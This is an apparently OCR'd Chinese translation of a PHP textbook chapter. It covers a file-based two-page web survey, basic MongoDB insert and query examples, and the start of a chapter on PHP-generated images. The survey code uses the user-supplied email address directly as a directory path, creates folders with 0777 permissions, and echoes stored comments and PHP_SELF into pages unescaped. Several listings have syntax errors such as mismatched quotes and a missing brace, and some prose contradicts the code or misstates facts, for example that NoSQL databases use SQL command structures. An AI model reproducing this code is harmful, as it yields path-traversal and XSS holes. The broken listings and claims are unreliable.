PHP 在其庞大的工具集中有很多隐藏特性。其中一个特性（经常被忽略的）就是它处理复杂文件的可怕能力——当然，所有人都知道 PHP 可以打开文件，但是它能用文件做什么呢？下面的例子说明了其可能性的实际应用。笔者收到一个准客户的需求，他没有钱，但想开发一个动态网页调查系统。我首先提供给客户采用 PHP 并通过 MySQLi 进行数据库交互的令人惊异的方案。可是当听到当地互联网服务提供商要收取的月手续费金额时，客户询问是否有其他更便宜的方法可以完成工作。事实上，如果你不想用 SQLite，另一个可选的方法是用文件来管理和操作少量文本数据以备检索。我们在这里讨论的函数，单独来看每个都是平平常常的东西——事实上，它们真的是每个人都可能很熟悉的基础 PHP 工具集的一部分，如表 9-2 所示。

表9-2：PHP文件管理常用函数

函数名	使用说明
`mkdir()`	用来在服务器上创建目录
`file_exits()`	用来检测指定位置的文件或目录是否存在
`fopen()`	用来打开存在的文件以便进行读或写（查看详细选项来正确使用它）
`fread()`	用来将文件内容读取到一个 PHP 使用的变量
`flock()`	用来获得文件的独占写锁
`fwrite()`	用来将变量中的内容写入文件
`filesize()`	当读取文件时，用来检测一次需要读取的字节数
`fclose()`	当文件没用时，关闭文件

有趣的部分是尝试用所有函数来实现你的目的。例如，让我们来创建一个有两页问题的小型网页调查表单。用户可以输入一些意见，并且稍后来完成调查时，需要能正确地从他们上一次中断的地方继续。我们来研究一下这个小应用程序的逻辑，并且希望你可以看到它的基础前提是可以被扩充到一个全面的生产型用途。

我们首先想做的事情是，允许用户在任意时间返回这个调查来提供额外的输入。为此，我们需要一个唯一标识来区别不同的用户。通常，一个人的电子邮箱地址是唯一的（其他人可能知道并使用，但这是网站安全和（或）控制身份盗窃的问题）。为了简单起见，我们假定这里的电子邮件地址的使用是诚实的，所以没有弄一个麻烦的密码系统。因此，一旦获取用户的电子邮件地址，就需要把该信息存放在一个对每个访问者不同的位置。为此，我们为每个访问者在服务器上创建一个文件夹（当然，这假定你能访问服务器的某个位置，并有适当的权限来在那里读 / 写文件）。既然在访问者电子邮件地址里有相对唯一的标识，我们就简单地用这一标识来命名新的目录位置。一旦目录被创建（测试用户是否从前一状态返回），我们将读取其中已存在的任意文件的内容并在 `<textarea>` 表

单控件中显示，以便访问者可以看到（如果有）他先前已经写的内容。然后我们根据表单提交保存他的意见，并继续下一个调查问题。示例 9-5 所示的是第一页的代码（这里使用了 <? php 标签，因为整个清单有打开和关闭的地方）。

示例 9-5: 文件级别的访问

```
session_start();

if (!empty($_POST['posted']) && !empty($_POST['email'])) {
 $folder = "surveys/" . strtolower($_POST['email']);

 // 向会话发送路径信息
 $_SESSION['folder'] = $folder;

 if (!file_exists($folder)) {
 // 创建目录并添加空文件
 mkdir($folder, 0777, true);
 }

 header("Location: 08_6.php");
} else { ?>
<html>
 <head>
 <title>Files & folders - On-line Survey</title>
 </head>

 <body bgcolor="white" text="black">
 <h2>Survey Form</h2>

 <p>Please enter your e-mail address to start recording your comments</p>

 <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
 <input type="hidden" name="posted" value="1">
 <p>email address: <input type="text" name="email" size="45" /><br />
 <input type="submit" name="submit" value="Submit"></p>
 </form>
 </body>
 </html>
<?php }
```

图 9-1 显示了网页要求访问者提交他的电子邮箱地址。

如你所见，我们做的第一件事是打开一个新会话，将访问者的信息传递到随后的页面。然后执行一个测试来判断在代码后面出现的表单是否已经提交，并且是否已在电子邮箱地址字段中输入了内容。如果此测试失败，这个表单会简单地被重新显示。当然，这个功能的生产版本应该发送一个错误消息来告诉用户输入正确的文本。

图9-1：调查登录页面

一旦测试通过（假定表单已经正确提交），我们创建变量 `$folder` 来保存调查信息的目录结构，并在它的尾部追加用户的电子邮箱地址；我们还会将这个新创建的变量（`$folder`）的内容保存到会话中，后面会用到。这里我们简单地获取电子邮箱地址并使用（再说一次，如果这是一个安全的网站，我们应用适当的安全措施来保护数据）。

下面，检查目录是否已经存在。如果不存在，就用 `mkdir()` 函数创建。此函数需要我们想好创建的路径和目录名参数，并尝试创建它。

在 Linux 环境中，`mkdir()` 函数有其他选项来控制新创建目录的访问级别和权限，因此当你的环境符合这种情况时一定要考虑这些选项。

在验证目录存在后，我们简单地将浏览器重定向到调查的第一个页面。

现在我们来到调查的第一个页面（参见图 9-2），表单已可用。




图9-2：调查的第一个页面

不过，这是一个动态生成的表单，代码见下面的示例 9-6。

示例9-6：文件级别的访问，续

```
<?php
session_start();
$folder = $_SESSION['folder'];
$filename = $folder . "/question1.txt" ;

// 为读操作打开文件，然后清理
$file_handle = fopen($filename, "a+");

// 获取文件中已存在的任何文本
$comments = fread($file_handle, filesize($filename));
fclose($file_handle); // 关闭句柄

if (!empty($_POST['posted'])) {
 // 首次访问创建的文件，然后
 // 存储 $_POST['question1'] 中的文本
 $question1 = $_POST['question1'];
 $file_handle = fopen($filename, "w+");

 // 打开文件为了全部重写
 if (flock($file_handle, LOCK_EX)) {
 // 独占锁
 if (fwrite($file_handle, $question1) == FALSE) {
 echo "Cannot write to file ($filename)";
 }

 // 释放锁
 flock($file_handle, LOCK_UN);
 }

 // 关闭文件句柄并重定向到下一页?
 fclose($file_handle);
 header( "Location: page2.php" );
} else { ?>
 <html>
 <head>
 <title>Files & folders - On-line Survey</title>
 </head>

 <body>
 <table border="0">
 <tr>
 <td>Please enter your response to the following survey question:</td>
```

```
</tr>
<tr bgcolor=lightblue>
<td>
What is your opinion on the state of the world economy?<br/>
Can you help us fix it ?
</td>
</tr>
<tr>
<td>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
<input type="hidden" name="posted" value="1"><br/>
<textarea name="question1" rows=12 cols=35><?= $comments ?></textarea>
</td>
</tr>

<tr>
<td><input type="submit" name="submit" value="Submit"></form></td>
</tr>
</table>
<?php } ?>
```

让我们强调一下这里的几行代码，因为这是文件管理和操作真正发生的地方。在获取需要的会话信息并在 $filename 变量后追加文件名之后，我们已经准备好开始处理这些文件了。记住，此过程的目的是要显示文件中已经存放的任何信息，并允许用户输入信息（或者修改他们已经输入的信息）。因此，在代码顶部你会看到这个命令：

```
$file_handle = fopen($filename, "a+");
```

这里使用了文件打开函数，fopen()，我们要让 PHP 提供文件的句柄并存放在一个命名为 $file_ handle 的变量中。注意，这里有另一个传递到函数中的参数：a+ 选项。如果查看 PHP 网站，你会看到这些选项字符的完整列表和它们的含义。这个 a+ 选项会导致打开文件用于读取和写入，并且文件指针指向文件末尾。如果文件不存在，PHP 会尝试创建它。如果你看接下来的两行代码，会看到整个文件被读取（使用函数 file_get_contents()）到变量 $comments 中，然后关闭：

```
$comments = file_get_contents($filename));
fclose($file_handle);
```

接下来，我们要查看程序文件的表单部分是否被执行，如果被执行，我们要将输入到文本区域的任意信息保存下来。此时，再次打开相同的文件，但使用 w+ 选项，这会使解释器以只写方式打开文件——如果文件不存在则创建，存在则清空。文件指针指向文件

头。本质上，我们想要清空文件中的当前内容并用全新的文本替换。为此目的，我们使用 fwrite() 函数：

```
// 独占锁
if (flock($file_handle, LOCK_EX)) {
 if (fwrite($file_handle, $question1) == FALSE){
 echo "Cannot write to file ($filename)";
 }
 // 释放锁
 flock($file_handle, LOCK_UN);
}
```

我们要确保这些信息确实被保存到了指定文件，因此用几个条件语句来包裹我们的文件写操作，以确保一切顺利。首先，尝试获取所涉及的文件的独占锁（使用 flock() 函数）——这保证当操作它时，没有其他进程访问这个文件。这只是一个预防措施，因为对于在第一个网页表单中输入的电子邮箱地址来说文件管理是唯一的，并且每个调查都有它自己的目录位置，因此使用碰撞应该不会发生，除非两个人恰巧使用相同的电子邮箱地址。

如你所见，文件写函数使用 $file_handle 将变量 $question1 中的内容添加到文件中。然后在完成时，我们简单地关闭文件，并继续填写调查的下一页面，如图 9-3 所示。

图9-3：调查页面二

正如你在示例 9-7 中看到的，处理这个文件（*question2.txt*）的代码除了文件名不同外和前一个完全相同。

示例 9-7：文件级别的访问，续

```
<?php
session_start();
$folder = $_SESSION['folder'];
$filename = $folder . "/question2.txt" ;

// 为读操作打开文件，然后清理
$file_handle = fopen($filename, "a+");

// 获取文件中已存在的任何文本
$comments = fread($file_handle, filesize($filename));
fclose($file_handle); // 关闭句柄

if ($_POST['posted']) {
 // 首次访问创建文件，然后
 // 存储 $_POST['question2'] 中的文本
 $question2 = $_POST['question2'];

 // 打开文件用于全部重写
 $file_handle = fopen($filename, "w+");

 if (flock($file_handle, LOCK_EX)) { // 独占锁
 if (fwrite($file_handle, $question2) == FALSE) {
 echo "Cannot write to file ($filename)";
 }

 flock($file_handle, LOCK_UN); // 释放锁
 }

 // 关闭文件句柄并定向到下一页?
 fclose($file_handle);

 header( "Location: last_page.php" );
} else { ?>
 <html>
 <head>
 <title>Files & folders - On-line Survey</title>
 </head>

 <body>
 <table border="0">
 <tr>
 <td>Please enter your comments to the following survey statement:</td>
 </tr>
```

```
<tr bgcolor="lightblue">
<td>It's a funny thing freedom. I mean how can any of us <br/>
be really free when we still have personal possessions.
How do you respond to the previous statement?</td>
</tr>

<tr>
<td>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method=POST>
<input type="hidden" name="posted" value="1"><br/>
<textarea name="question2" rows="12" cols="35"><?= $comments ?></textarea>
</td>
</tr>

<tr>
<td><input type="submit" name="submit" value="Submit"></form></td>
</tr>
</table>
<?php } ?>
```

只要你喜欢，可以继续这种文件处理，调查也可以继续。为了让它更有趣，可以在同一个页面中问多个问题，并简单地让每个问题有自己的文件名。唯一需要指出的一点是，一旦本页面被提交并且文本被存储，就会定向到 *last_page.php* 这个 PHP 文件。这个页面没有在代码示例中给出，因为它仅仅是一个感谢用户填写调查表的页面。

当然，几页之后，每页有五个问题，你会发现有大量的单独文件需要管理。幸运的是，PHP 有另外的文件处理函数可以使用。例如，`file()` 函数，它是 `fread()` 函数的另一个选择，它将文件所有内容读取到一个数组中，每个元素一行。如果你的信息格式正确——在每行行尾用 `\n` 分隔——可以很容易地在一个单一文件中存储多条信息。自然，这也需要使用适当的循环控制来处理 HTML 表单的生成，以及记录表单中的条目。

当涉及文件处理时，有更多的选项可以在 PHP 网站上找到。在附录 A 的“文件系统”中，你可以找到超过 70 个函数的列表——当然包括这里所讨论的。可以分别用 `is_readable()` 或 `is_ writable()` 函数来检查一个文件是否是可读的或可写的。你可以查看文件的权限，可用磁盘空间，或者总的磁盘空间，还可以删除文件、复制文件，等等。当你开始认真处理文件且有足够的时间和愿望时，完全可以不使用数据库系统来写一个网页应用程序。

有朝一日，也是最可能发生的，你会遇到一个不想付一大笔钱就使用数据库引擎的客户，这个变通的方法可以提供给他们。

MongoDB

我们要介绍的最后一种数据库类型是被称为 NoSQL 类型的数据库。NoSQL 数据库人气正旺，因为它们在系统资源上非常轻量，更重要的是，它们对外以典型的 SQL 命令结构工作。正因为上面这两个原因，NoSQL 数据库在平板电脑、智能手机等移动设备上越来越流行。

NoSQL 数据库世界中的领跑者之一就是 MongoDB，它是本章最后一节的焦点。在这里我们将只触及 MongoDB 产品的表面，只是让你知道使用它能带来什么。本话题的更多详细介绍，请参考 Steve Francia 编写的 *MongoDB and PHP* 一书（由 O'Reilly 出版）。

关于 MongoDB 你应该知道的第一件事是，它不是传统的数据库，它有自己的安装配置和术语。对于传统数据库用户，适应它的工作方式会花费一些时间。表 9-3 给出了它和标准 SQL 术语的对比。

表9-3：MongoDB与SQL的对比

传统 SQL 术语	MongoDB 术语
数据库（Database）	数据库（Database）
数据表（Table）	集合（Collection）
数据行（Row）	文件。不相关，不像数据库的数据行（Row）。相反，被认为是数组

很难在 MongoDB 范式中找到数据库行的等价物。据说其中一个最好的方法是，认为集合中的数据像多维数组，很快会在我们的 `library` 数据库改进示例中发现这一点。

如果你只想在本地主机上尝试使用 MongoDB（推荐，用来熟悉它），可以使用一体化的工具，如 Zend Server CE[注1]，来安装 MongoDB 的所有驱动，设置本地环境。但仍需要从 MongoDB 网站[注2]上下载服务端本身，并遵循为本地环境设置数据库服务器引擎的说明。

Genghis[注3]是一款非常有用的基于网页的工具，可用来浏览 MongoDB 的数据，并可管理集合和文件。你仅需要下载项目并将其拖到本地主机上你的目录中，然后调用 *genghis.php*。如果数据库引擎已运行，那么它会被获取并显示出来，如图 9-4 所示。

注 1　网址参见链接 12 所示的网址。
注 2　网址参见链接 13 所示的网址。
注 3　网址参见链接 14 所示的网址。




图 9-4：Genghis MongoDB 网站界面的例子

现在让我们看一些示例代码。从示例 9-8 所示的代码中会看到 Mongo 数据库成形的开端。

示例 9-8：MongoDB库

```
$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$author = array('authorid' => 1, 'name' => "J.R.R. Tolkien");
$authors->insert($author);

$author = array('authorid' => 2, 'name' => "Alex Haley");
$authors->insert($author);

$author = array('authorid' => 3, 'name' => "Tom Clancy");
$authors->save($author);

$author = array('authorid' => 4, 'name' => "Isaac Asimov");
$authors->save($author);
```

第一行是创建一个到 Mongo 数据库引擎的新连接，同时给它创建了对象接口。下一行连接到 `library` “集合”，如果集合不存在，Mongo 会为你创建（因此在 Mongo 中不需要预先创建一个集合）。然后用 `library` 数据库的 `$db` 连接创建一个对象接口，并创建“文件”来存储 `author` 数据。接下来的四组代码用两种方法向 `authors` 文件中添加数据。前两个例子使用 `insert()` 方法，后两个例子使用 `save()` 方法。这两个方法的唯一不同是在当文件中已有且存在 `_id` 键（下面有更多关于 `_id` 的介绍）的值时，`save()` 方法可以更新它。

在浏览器中执行这段代码，就会出现图 9-5 所示的简单数据。




图9-5: 简单的Mongo文件数据

正如你在图 9-5 中看到的，插入数据会创建一个名为 `_id` 的实体。这是所有创建的集合的自动主键。如果想依靠这个键——没原因不这样做（除了它明显的复杂性）——在上面代码中并不需要在 `authorid` 信息中增加它。

检索数据

一旦数据被存储，我们就可以开始寻找方法来访问它。示例 9-9 中的代码显示了一种方法。

示例9-9：MongoDB数据选取示例

```
$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$data = $authors->findone(array('authorid''=> 4));

echo "Generated Primary Key: {$data['_id']}<br />";
echo "Author name: {$data['name']}";
```

代码的前三行和之前的一样，因为我们仍然想要连接同一个数据库并使用同一个集合（library）和文件（authors）。之后，使用 findone() 方法，传入一个数组包含用来查找想要的信息的唯一数据片段，在这里是“Isaac Asimov”的 authorid，4。将返回的信息存放在数组 $data 中。

记住，最好认为 Mongo 文件中的信息是基于数组的。

然后，我们可以用这个数组如同期望的那样显示从文件中返回的数据。上述代码的结果输出如下。注意，Mongo 创建的主键的大小。

```
Generated Primary Key: 4ff43ef45b9e7d300c000007
Author name: Isaac Asimov
```

插入更复杂的数据

接下来，要继续我们的 library 例子，向文件中添加一些书籍并关联到特定作者。这显示了文件与数据库中的表的巨大差别。考虑示例 9-10，用多维数组的形式向 authors 文件添加 4 本书。

示例 9-10：在MongoDB中进行简单数据的更新/插入

```
$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$authors->update(
 array('name' => "Isaac Asimov"),
 array('$set' =>
 array('books' =>
 array(
 "0-425-17034-9" => "Foundation",
 "0-261-10236-2" => "I, Robot",
```

```
 "0-440-17464-3" => "Second Foundation",
 "0-425-13354-0" => "Pebble In The Sky",
 )
 )
 )
);
```

这里，在建立所需的连接后，使用 update() 方法，并使用数组的第一个元素（update() 方法的第一个参数）作为唯一查找标识，第二个参数使用已定义的操作符 $set 来向第一个参数提供的键绑定书籍数据。

应该研究 $set 和 $push 这几个特殊操作符并完全理解它们，才能将其用在生产环境中。可到 MongoDB 说明文件页面[注1] 查看更多信息，在那里可看到这些操作符的完整列表。

示例 9-11 提供了另一种方法来完成相同的目标（除了我们提前准备用来插入和绑定的数组），使用 Mongo 创建的 _id 作为位置键。

示例9-11: MongoDB中数据的插入/更新

```
$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$data = $authors->findone(array('name' => "Isaac Asimov"));

$bookData = array(
 array(
 "ISBN" => "0-553-29337-0",
 "title" => "Foundation",
 "pub_year" => 1951,
 "available" => 1,
 ),
 array(
 "ISBN" => "0-553-29438-5",
 "title" => "I, Robot",
 "pub_year" => 1950,
 "available" => 1,
 ),
 array(
 "ISBN" => "0-517-546671",
 "title" => "Exploring the Earth and the Cosmos",
 "pub_year" => 1982,
 "available" => 1,
```

注 1　文件的网址参见链接 15。

```
 ),
 array(
 "ISBN' => "0-553-29336-2",
 'title" => "Second Foundation",
 "pub_year" => 1953,
 "available" => 1,
 ),
);

$authors->update(
 array("_id" => $data["_id"]),
 array("$set" => array("books" => $bookData))
);
```

在前面两个示例代码中，没有给书籍数据的数组增加任何键。可以增加键，且让 Mongo 就像它是多维数组一样管理数据同样很容易。图 9-6 所示为示例 9-11 在 Genghis 中显示的数据。




图9-6：添加到某作者的书籍数据

示例 9-12 显示了存储在 Mongo 数据库中的数据的更多信息。它只是在示例 9-9 中添加了不多的几行代码；在这里你可以看到我们引用了前面插入书籍详细信息代码中自动生成的自然键。

示例 9-12：MongoDB中的数据查找和显示

```
$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$data = $authors->findone(array('authorid'=> 4));

echo "Generated Primary Key: {$data['_id']}<br />";
echo "Author name: {$data['name']}<br />";
echo "2nd Book info - ISBN: {$data['books'][1]['ISBN']}<br />";
echo "2nd Book info - Title: {$data['books'][1]['title']<br />";
```

上述代码生成的输出如下所示（记住数组是从 0 开始的）：

```
Generated Primary Key: 4ff43ef45b9e7d300c000007
Author name: Isaac Asimov
2nd Book info - ISBN: 0-553-29438-5
2nd Book info - Title: I, Robot
```

更多在 PHP 中使用和操作 MongoDB 的信息，可以在 PHP 的网站[注1]上找到。

下一步

在下一章中，我们将探讨在 PHP 生成的页面中包含图片媒体的各种技术，以及在 Web 服务器上动态生成和操作图片的技术。

注 1　网站地址参见链接 16。

第 10 章

图片

网页中显然并不是只有文本，还有 Logo、按钮、照片、图表、广告和以图标形式出现的图片。许多用工具（比如 Photoshop）制作的图片都是静态的、不变的，但也有不少是动态创建的，比如亚马逊的推荐计划广告中会有包含你名字的股票行情图。

PHP 支持用内建的 GD 扩展库进行图片的绘制。在本章，我们将展示如何用 PHP 来动态生成图片。

在网页中嵌入图片

认为“文本和图片是混合在一个 HTTP 请求中”是一个常见的误区，这可能是因为，当你浏览一个页面时，你看到的是混合在一起的单页面。重点要理解的是：要从网页浏览器创建一个包含文本和图片的标准网页，需要通过一系列 HTTP 请求来完成，每个请求都要从网页服务器得到响应，每个响应能且只能包含一种类型的数据，并且每张图片都需要有一个 HTTP 请求和一个服务端响应。所以当你看到一个页面中包含一些文字和两张图片时，你要明白它需要耗费三个 HTTP 请求和响应来构建这个页面。

就像下面这个页面：

```
<html>
 <head>
 <title> Example Page </title>
 </head>

 <body>
 这个页面中有两张图片：
 <img src="image1.png" alt="Image 1" />
 <img src="image2.png" alt="Image 2" />
```

```
 </body>
</html>
```

从网页浏览器发出的一系列请求应像下面这样：

```
GET /page.html HTTP/1.0
GET /image1.png HTTP/1.0
GET /image2.png HTTP/1.0
```

网页服务器对每个请求发回响应。响应中的 Content-Type 头信息应像这样：

```
GET /page.html HTTP/1.0
GET /image1.png HTTP/1.0
GET /image2.png HTTP/1.0
```

要把 PHP 生成的图片嵌入 HTML 页面，可以认为生成图片的 PHP 脚本就是真正的图片。因此，假设由 *image1.php* 和 *image2.php* 两个脚本来生成图片，我们就可以把之前的 HTML 修改成下面这样（现在图片名称用了 PHP 扩展名）：

```
<html>
 <head>
 <title> Example Page </title>
 </head>

 <body>
 这个页面有中两张图片 :
 <img src="image1.php" alt="Image 1" />
 <img src="image2.php" alt="Image 2" />
 </body>
</html>
```

不用在网页服务器中引用真正的图片，<img> 标签可以引用 PHP 脚本来生成和返回图片数据。

此外，你也可以给脚本传递变量来替代每个脚本生成一张图片，可以像下面这样编写你的 <img> 标签：

```
<img src="image.php?num=1" alt="Image 1" />
<img src="image.php?num=2" alt="Image 2" />
```

然后，在调用的 PHP 文件 *image.php* 中，就可以访问请求参数 $_GET['num'] 来生成合适的图片。

图片基本概念

